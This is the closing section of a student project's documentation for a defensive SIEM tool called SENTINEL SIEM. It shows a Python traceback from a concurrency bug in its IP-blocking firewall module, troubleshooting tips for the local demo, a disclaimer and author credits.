  File "C:\Users\Abhay\AppData\Roaming\Python\Python314\site-packages\flask\app.py", line 902, in dispatch_request
    return self.ensure_sync(self.view_functions[rule.endpoint])(**view_args)  # type: ignore[no-any-return]
  File "C:\SENTINEL SIEM\app.py", line 263, in login_attempt
    firewall.block_ip(ip, Reason="Login Intrusion Attempt", severity=severity)
  File "C:\SENTINEL SIEM\core\firewall.py", line 34, in block_ip
    self._save_blacklist()
  File "C:\SENTINEL SIEM\core\firewall.py", line 25, in _save_blacklist
    json.dump(self.blocked_ips, f, indent=4)
  File "C:\Python314\Lib\json\__init__.py", line 181, in dump
    for chunk in iterable:
        .....
File "C:\Python314\Lib\json\encoder.py", line 408, in _iterencode
    yield from _iterencode_dict(o, _current_indent_level)
File "C:\Python314\Lib\json\encoder.py", line 361, in _iterencode_dict
    for key, value in items:
        .....
RuntimeError: dictionary changed size during iteration
[SENTINEL FW] BLOCKED: 27.246.158.23 | Reason: Login Intrusion Attempt
  
```

Fig 15.1 — *RuntimeError: dictionary changed size during iteration* — occurs in `firewall.py` when many concurrent bots hit simultaneously.

Vault still accessible after lockdown in browser

Cause: Browser caching may show old vault page.

Fix: Hard refresh (Ctrl+Shift+R) the `/view_secrets` URL. Lockdown correctly returns 403.

Demo site not opening automatically

Cause: BAT script path error on some Windows versions.

Fix: Manually open `http://localhost:5050` in your browser after running Option 3.

Threat map dots not appearing

Cause: GeoIP lookup may fail for local/spoofed IPs.

Fix: Dots appear only for recognized geolocations. Simulated IPs from Indian cities appear correctly.

Disclaimer: SENTINEL SIEM is built strictly for defensive security research, academic study, and authorized penetration testing environments. Do not use any component of this project against systems you do not own.

SENTINEL SIEM — Enterprise Threat Detection System v2.0
Engineered by **Abhay Singh Taknet** · B.Tech Computer Science
Sobhasaria Group of Institutions, Sikar · 2025–2026